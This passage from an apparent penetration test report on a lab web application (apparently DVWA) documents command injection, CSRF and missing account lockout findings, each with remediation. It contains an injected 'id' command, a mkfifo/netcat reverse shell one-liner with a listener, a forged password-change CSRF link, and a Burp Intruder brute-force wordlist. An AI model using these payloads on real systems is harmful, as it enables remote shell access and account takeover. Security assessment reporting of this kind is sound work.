


Enter an IP address: 10.0.2.12; id

```
PING 10.0.2.12 (10.0.2.12): 56 data bytes
64 bytes from 10.0.2.12: icmp_seq=0 ttl=64 time=0.079 ms
64 bytes from 10.0.2.12: icmp_seq=1 ttl=64 time=0.093 ms
64 bytes from 10.0.2.12: icmp_seq=2 ttl=64 time=0.129 ms
64 bytes from 10.0.2.12: icmp_seq=3 ttl=64 time=0.058 ms
--- 10.0.2.12 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.058/0.090/0.129/0.026 ms
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

<u>Figure 5.3:</u> We see that we can obtain remote code execution by chaining a reverse shell command after the ip address.

10.0.2.12; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 127.0.0.1 443 >/tmp/f



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 39120
$
```


<u>Remediation</u>*:* Implement input validation/sanitization to ensure that user input is what the application would expect.

Finding INT-006: Cross Site Request Forgery (Medium)

Description:	Cross-site request forgery (CSRF) tricks a user into performing actions on a website where they are authenticated, without the user's knowledge or consent.
Risk:	Likelihood: Medium – This attack is effective when applications rely on cookies for authentication and when CSRF tokens are not implemented. Impact: High – This can lead to unauthorized access to the web application and further data exfiltration.
System:	All
Tools Used:	Burp suite
References:	[Cross Site Request Forgery (CSRF) | OWASP Foundation]()

Evidence:

Figure 6.1: Shows a GET request when attempting to change a password on the web application.



```
GET /vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1/vulnerabilities/csrf/
Cookie: PHPSESSID=4vdd7pol7ik6j297ra4036siu0; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

Change your admin password:


New password:

Confirm new password:

Change

Password Changed.

Figure 6.2: By creating a malicious link using a similar GET request from figure 6.1, we can forge a new password, "hacker," on behalf of anyone who clicks on the link so long as they are already authenticated.



```
GET /vulnerabilities/csrf/?password_new=hacker&password_conf=hacker&Change=Change HTTP/1.1
Host: 10.0.17.235
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://0.0.0.0/
```

Malicious link:
<imgsrc="http://10.0.17.235/vulnerabilities/csrf/?password_new=hacker&password_conf=hacker&Change=Change" /img>


Remediation: Enable CSRF tokens on any state-changing requests i.e. changing passwords.

Finding INT-007: No Account Lockout Policy (Informational)

Description:	Not having an account lockout policy means that an attacker can brute force multiple passwords on one user until a correct password is found.
Risk:	Likelihood: Low – The likelihood of an attacker gaining unauthorized access when there is no account lockout policy is going to depend the strength of the password policy. Impact: Medium – This can lead to unauthorized access to the web application which can lead to further data exfiltration.
System:	All
Tools Used:	Burp suite
References:	[Account lockout policy best practices | ManageEngine ADAudit Plus]()

Evidence:


Figure 7.1: By spamming a bunch of passwords against the username "admin" using a wordlist we find a matched password.



Request	Payload	Status code	Response received	Error	Timeout	Length
31	test	200	3			4703
32	batman	200	8			4703
33	trustno1	200	1			4703
34	thomas	200	2			4703
35	tigger	200	1			4703
36	robert	200	1			4703
37	access	200	2			4703
38	love	200	8			4703
39	buster	200	4			4703
3	[redacted]	200	5			4740

Password match for the username: admin

<u>Figure 7.2:</u> Shows reproduction step using burp suite.


Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 500

Payload type: Simple list Request count: 500

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
test
batman
trustno1
thomas
tigger
robert
access
love
```

Start attack
Paste
Load ...
Remove
Clear
Deduplicate
After entering the wordlist, click "start attack"
Enter wordlist in burp suite under the the tab intruder > payload

<u>Remediation</u>*:* Enforce a strict password policy that includes a minimum character length and a variety of characters such as upper and lower-case letters, special characters, and numbers.